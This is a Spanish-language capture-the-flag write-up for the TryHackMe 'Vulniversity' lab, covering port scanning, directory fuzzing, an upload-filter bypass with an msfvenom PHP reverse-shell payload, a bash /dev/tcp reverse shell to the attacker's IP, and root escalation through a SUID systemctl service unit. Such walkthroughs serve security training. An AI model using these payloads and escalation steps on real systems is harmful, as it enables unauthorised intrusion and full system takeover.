

# Vulniversity

- Enumeración
  - Ping
  - Nmap
  - Fuzzing Web
- Explotación
  - File Upload
  - SUID

---

## Definición

Se va a resolver una máquina (CTF), se trata de [Vulniversity](#) de [TryHackMe](#).

---

## Enumeración

### Ping

Se realiza un *ping* para ver si tenemos conexión con la máquina, además de comprobar el sistema operativo con el que nos encontramos.

```
ping -c 1 10.10.38.27
```

```
PING 10.10.38.27 (10.10.38.27) 56(84) bytes of data.  
64 bytes from 10.10.38.27: icmp_seq=1 ttl=63 time=48.9 ms  
  
— 10.10.38.27 ping statistics —  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 48.911/48.911/48.911/0.000 ms
```

TTL=63 -> Linux

### Nmap

Se realiza un escaneo de puertos.

```
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.38.27 -oG allPorts
```

```

Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-06 12:56 CEST
Initiating SYN Stealth Scan at 12:56
Scanning 10.10.38.27 [65535 ports]
Discovered open port 22/tcp on 10.10.38.27
Discovered open port 445/tcp on 10.10.38.27
Discovered open port 139/tcp on 10.10.38.27
Discovered open port 21/tcp on 10.10.38.27
Discovered open port 3333/tcp on 10.10.38.27
Discovered open port 3128/tcp on 10.10.38.27
Completed SYN Stealth Scan at 12:57, 12.97s elapsed (65535 total ports)
Nmap scan report for 10.10.38.27
Host is up, received user-set (0.052s latency).
Scanned at 2025-07-06 12:56:47 CEST for 13s
Not shown: 65316 closed tcp ports (reset), 213 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      REASON
21/tcp    open  ftp          syn-ack ttl 63
22/tcp    open  ssh          syn-ack ttl 63
139/tcp   open  netbios-ssn  syn-ack ttl 63
445/tcp   open  microsoft-ds syn-ack ttl 63
3128/tcp  open  squid-http   syn-ack ttl 63
3333/tcp  open  dec-notes    syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 13.05 seconds
Raw packets sent: 67621 (2.975MB) | Rcvd: 65497 (2.620MB)

```

```
nmap -p21,22,139,445,3128,3333 -sCV 10.10.38.27 -oN targeted
```

```

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-06 12:58 CEST
Nmap scan report for 10.10.38.27
Host is up (0.051s latency).
System:
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.5
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e6:ca:9f:8b:9c:36:0e:ef:5b:13:76:b9:95:f4:30:b7 (RSA)
|   256 92:c3:44:43:84:fa:0b:fc:b8:88:78:09:39:69:83:bb (ECDSA)
|_  256 22:31:4d:ce:02:89:4c:b3:f6:0f:40:6e:8a:37:8c:f2 (ED25519)
139/tcp   open  netbios-ssn Samba smbd 4
445/tcp   open  netbios-ssn Samba smbd 4
3128/tcp  open  http-proxy   Squid http proxy 4.10
|_ http-title: ERROR: The requested URL could not be retrieved
|_ http-server-header: squid/4.10
3333/tcp  open  http         Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Vuln University
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Host script results:
| smb2-time:
|   date: 2025-07-06T10:58:42
|_  start_date: N/A
|_ clock-skew: -1s
|_ nbstat: NetBIOS name: IP-10-10-38-27, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.92 seconds

```

## Fuzzing Web

http://10.10.38.27:3333/



Se realiza **Fuzzing Web** para buscar directorios.

```
gobuster dir -u http://10.10.38.27:3333/ -w
```

```
/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
```

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url:          http://10.10.38.27:3333/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

/images      (Status: 301) [Size: 318] [→ http://10.10.38.27:3333/images/]
/css         (Status: 301) [Size: 315] [→ http://10.10.38.27:3333/css/]
/js          (Status: 301) [Size: 314] [→ http://10.10.38.27:3333/js/] IP: 10.10.38.27
/fonts       (Status: 301) [Size: 317] [→ http://10.10.38.27:3333/fonts/]
/internal    (Status: 301) [Size: 320] [→ http://10.10.38.27:3333/internal/]
Progress: 25294 / 207644 (12.18%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 25314 / 207644 (12.19%)

Finished
```

http://10.10.38.27:3333/internal/



Se vuelve a realizar una búsqueda de directorios.

```
gobuster dir -u http://10.10.38.27:3333/internal/ -w  
/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
```

```
Gobuster v3.6  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
  
[+] Url: http://10.10.38.27:3333/internal/  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.6  
[+] Timeout: 10s  
  
Starting gobuster in directory enumeration mode  
  
/uploads (Status: 301) [Size: 328] [→ http://10.10.38.27:3333/internal/uploads/]  
/css (Status: 301) [Size: 324] [→ http://10.10.38.27:3333/internal/css/]  
Progress: 2352 / 207644 (1.13%)^C  
[!] Keyboard interrupt detected, terminating.  
Progress: 2382 / 207644 (1.15%)  
  
Finished
```

## Explotación


### File Upload

Se genera con *MSFvenom* un *payload malicioso* con extensión *.php*.

```
msfvenom -p php/reverse_php LHOST=10.9.0.154 LPORT=444 -f raw > pwned.php
```

```
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload  
[-] No arch selected, selecting arch: php from the payload  
No encoder specified, outputting raw payload  
Payload size: 2962 bytes
```

Se sube el archivo, pero no está permitido esta extensión.



Se genera nuevamente con *MSFvenom* un *payload malicioso* con extensión *.phtml*.

```
msfvenom -p php/reverse_php LHOST=10.9.0.154 LPORT=444 -f raw > pwned.phtml
```

```
[*] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[*] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 2952 bytes
```



Se sube el archivo.

Upload

No file selected.

Success

<http://10.10.38.27:3333/internal/uploads/>

Index of /internal/uploads			
<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<hr/>			
 <a href="#">Parent Directory</a>		-	
 <a href="#">pwned.phtml</a>	2025-07-06 07:18	2.9K	

Se inicia una escucha en el puerto 444, para que cuando ejecutemos el archivo realice la conexión.

```
nc -nlvp 444
```

```
listening on [any] 444 ...
connect to [10.9.0.154] from (UNKNOWN) [10.10.38.27] 49760
bash -c "sh -i >& /dev/tcp/10.9.0.154/445 0>&1"
```

Cuando tenemos conexión, se realiza una *reverse shell* para no perder la conexión.

```
bash -c "sh -i >& /dev/tcp/10.9.0.154/445 0>&1"
```

```
nc -nlvp 445
```

Se realiza el tratamiento de la terminal.

```
script /dev/null -c bash
Ctrl + Z
stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=bash
```

```
www-data@ip-10-10-38-27:/var/www/html/internal/uploads$
```

## SUID

Se realiza una búsqueda de binarios **SUID** para la escalada de privilegios.

```
find / -perm -4000 2>/dev/null
```

```
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/at
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/bin/su
/bin/mount
/bin/umount
/bin/systemctl
/bin/fusermount
/snap/snapd/24505/usr/lib/snapd/snap-confine
/snap/core20/2582/usr/bin/chfn
/snap/core20/2582/usr/bin/chsh
/snap/core20/2582/usr/bin/gpasswd
/snap/core20/2582/usr/bin/mount
/snap/core20/2582/usr/bin/newgrp
/snap/core20/2582/usr/bin/passwd
/snap/core20/2582/usr/bin/su
/snap/core20/2582/usr/bin/sudo
/snap/core20/2582/usr/bin/umount
/snap/core20/2582/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/2582/usr/lib/openssh/ssh-keysign
/sbin/mount.cifs
```

Se observa un permiso sospechoso: `/bin/systemctl`. Se realiza una búsqueda por **GTFOBins**.

SUID Sudo

## SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which systemctl) .

TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
./systemctl link $TF
./systemctl enable --now $TF
```

Se accede al directorio */tmp*.

```
cd /tmp/
```

Se crea un archivo llamado *escalation.sh*.

```
nano escalation.sh
```

```
TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "chmod u+s /bin/bash"
[Install]
WantedBy=multi-user.target' > $TF
/bin/systemctl link $TF
/bin/systemctl enable --now $TF
```

Se ejecuta el archivo.

```
bash escalation.sh
```

```
Created symlink /etc/systemd/system/tmp.VA5DHEAi00.service → /tmp/tmp.VA5DHEAi00.service.
Created symlink /etc/systemd/system/multi-user.target.wants/tmp.VA5DHEAi00.service → /tmp/tmp.VA5DHEAi00.service.
```

```
bash -p
```

```
bash-5.0# whoami  
root
```

---